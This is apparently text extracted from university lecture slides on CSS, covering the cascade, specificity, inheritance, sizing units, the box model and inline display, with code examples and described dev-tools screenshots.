


# THE CASCADE: OVERVIEW



# THE CASCADE: ORIGIN – IMPORTANCE


From the least specific origin to the most specific one



# THE CASCADE: LAYERS

Within each origin/importance bucket, there can be multiple cascade **layers**

- Within authored styles:
  - Custom layers can be defined using **@layer** rule (we won't see that)
    - The custom layers that are declared later have higher priority
  - All other CSS (in **<style>** or imported with **<link>**) belongs to a unnamed layer
  - Inline styles belong to a separate layer and have the highest priority



# THE CASCADE: SPECIFICITY

CSS defines how to calculate the specificity of a selector:

- Ignore the universal selector
- Count the number of id selectors (=A)
- Count the number of class, attribute and pseudo-classes selectors (=B)
- Count the number of type and pseudo-element selectors (=C)

The specificity is a numeric triple **(A, B, C)** computed as above

# THE CASCADE: POSITION AND APPEARANCE

When two properties:

- Belong to the same origin/importance bucket
- Belong to the same layer
- Have the same specificity

The **last rule** to appear has the highest priority

```
h1 {  
    color: red;  
}  
h1 {  
    color: blue;  
}
```



# THE CASCADE IN BROWSER DEV TOOLS

The screenshot shows a browser window with the title "Cascading" and the URL "127.0.0.1:3000/03-CSS/cascade.html". The page content is "**Cascading!**". The developer tools are open, with the "Inspector" tab selected. The left panel shows the DOM tree:

```
<!DOCTYPE html>
<html lang="en"> event
  <head>
    <meta charset="UTF-8">
    <title>Cascading</title>
    <link rel="stylesheet" href="style.css">
  </head>
  <body>
    <h1 class="primary">Cascading!</h1>
  </body>
</html>
```

The right panel shows the computed styles for the selected `h1` element. A red arrow points upwards from a callout bubble to the most specific style, which is `h1.primary { color: teal; }`. Another arrow points from the callout bubble to the user agent styles.

Most Specific

Least Specific

User agent styles are **hidden** in Dev Tools by default. If you want to see them, press F1 in Dev Tools and change the settings.

```
element { inline }
h1.primary { style.css:1
  color: teal;
}
.primary { style.css:4
  color: blue;
}
h1 { style.css:7
  color: red;
}
h1 { (user agent) html.css:166
  display: block;
  font-size: 2em;
  font-weight: bold;
  margin-block-start: .67em;
  margin-block-end: .67em;
}
```

# INHERITANCE



# INHERITANCE IN CSS

- Some CSS properties can be inherited from ancestor elements, if no specific value is set
- Inheritable properties include **color**, **font-size**, **font-family**, **font-weight**, **font-style**

```
p {  
    font-family: sans-serif;  
    color: red;  
    font-style: normal;  
}
```

```
<p>  
    Hello <em>Inheritance</em>  
</p>
```



# INHERITANCE IN CSS

The screenshot shows the Firefox Developer Tools Inspector. The left sidebar displays the HTML structure of a page titled "Hello Inheritance". The main panel shows the CSS properties for an *Inheritance* element. The properties listed are:

- element :: { inline }
- i, cite, em, var, [\(user agent\) html.css:509](#)
- dfn :: { font-style: italic; }
- Inherited from p
- p :: { inline:2 }
  - font-family: sans-serif;
  - color: red;
  - font-style: normal;
- Inherited from html
- :root :: { [\(user agent\) ua.css:394](#) color: CanvasText; }

Inherited properties have the lowest specificity of all styling methods

# ASSIGNMENT #2

Today's lecture comes with **Assignment #2!** In this assignment, you will:

- Do some practice with basic CSS
- Write some tricky CSS rules
- Test your knowledge of the Cascade algorithm

**Note:** the live HTTP server we setup in **Exercise 1 of Assignment #1** will be handy for this assignment! Unless you are already familiar with HTTP servers and already know what you're doing, make sure you completed at least **Exercise 1 in Assignment #1** before doing **Assignment #2!**

# REFERENCES

- **Learn CSS**  
web.dev  
<https://web.dev/learn/css/>  
Sections: 1, 3 to 6, 14, 15
- **Introducing the CSS Cascade**  
MDN web docs  
<https://developer.mozilla.org/en-US/docs/Web/CSS/Cascade>
- **Flukeout: A game-based approach to learning CSS selectors**  
<https://flukeout.github.io/>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 04**

# **CSS: LAYOUTS, RESPONSIVE DESIGN**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

In the last lecture, we have learned:

- What **CSS** is and how to include it in HTML documents
- Some basic **styling properties** (color, background, font-style, ...)
- Selectors
- The Cascade algorithm
- Inheritance

# CSS SIZING UNITS

# CSS SIZING UNITS OVERVIEW

Some CSS properties can be used to change the **size** of elements or their box model properties:

- **width, height, font-size, margin, padding, border, ...**

When sizing elements in CSS it possible to use:


- **Absolute** lengths
- **Relative** lengths (depend on other sizes, i.e.: font or viewport sizes)

# CSS: ABSOLUTE SIZING UNITS

- Absolute lengths are defined by using a number and one of the supported length units

```
div {  
    background: red;  
    width: 2.54cm; /* centimeters */  
    height: 1in; /* inches */  
    border: 2mm solid black; /* millimiters */  
    color: white;  
    font-size: 24px; /* pixels */  
}
```

```
<div>hello</div>
```




# CSS: PERCENTAGE SIZING

- Percentages define sizes as relative to the parent elements
- They can be used with many properties, including:
  - width, height, font-size, margin, padding, ...

```
.a {  
    width: 300px; height: 200px;  
    background: red;  
}  
.b {  
    width: 50%; /*150px*/  
    height: 50%; /*100px*/  
    background: blue;  
}
```

```
<div class="a">  
    <div class="b"></div>  
</div>
```



# CSS: RELATIVE SIZING UNITS (FONTS)

Font size-relative units include:

- em: **1em** represents the current font-size. **1.5em** is 50% larger than the current font-size. Historically, in typography, font size was derived from the width of the capital “M”, hence the name of the unit “em”.
- rem: **1rem** represents the font-size computed at the root element (default 16px)

```
p {  
    font-family: sans-serif;  
    font-size: 1.5rem;  
}  
  
span {  
    font-size: 1.5em;  
}
```

```
<p>HELLO<span>SIZES</span></p>
```



# CSS: RELATIVE SIZING UNITS (VIEWPORT)


The **viewport** is the browser window.

**Viewport-relative** size units include:

- **vw**: **1vw** represents 1% of the width of the current viewport.
- **vh**: **1vh** represents 1% of the height of the current viewport.

```
div {height: 50vh;}  
.a {background: red;}  
.b{  
    background: blue; color: white;  
    width: 50vw; font-size: 10vw;  
}
```

```
<div class="a"></div>  
<div class="b">HELLO</div>
```




# LAYOUTS



# THE BOX MODEL


- Every HTML element is a **box**
- Boxes are made up of distinct areas
- **Content box** is where the children of the element live
- **Padding** («inner spacing») separates the content box from the border
- **Border** is the boundary of elements
- **Margin** creates space around elements



# THE BOX MODEL


- The size of each area can be defined using CSS declarations
- The behaviour and appearance of boxes is determined by their:
  - **Layout mode**
  - **Content**
  - **Box model properties**

Content might be too big to fit in its box. The part of content that does not fit is called «**overflow**».



# CSS FLOW LAYOUT

- By default, boxes are displayed using the **flow layout** (a.k.a. **normal flow**)
- **Inline** elements display in the inline direction
- **Block** elements display one after another




# THE DISPLAY PROPERTY: INLINE

- `display: inline` positions the box next to the previous one in the inline direction, like words in a sentence
- Anchors `<a>`, `<em>` and `<strong>` are typically displayed inline in default user agent styles


```
em {  
    display: inline; /* default */  
    background: yellow; border: 1px solid;  
    width: 50px; height: 50px; /* ignored */  
}
```

```
<h3>Heading</h3>  
<p>  
    Learning <em>HTML</em> and <em>CSS</em>  
</p>
```

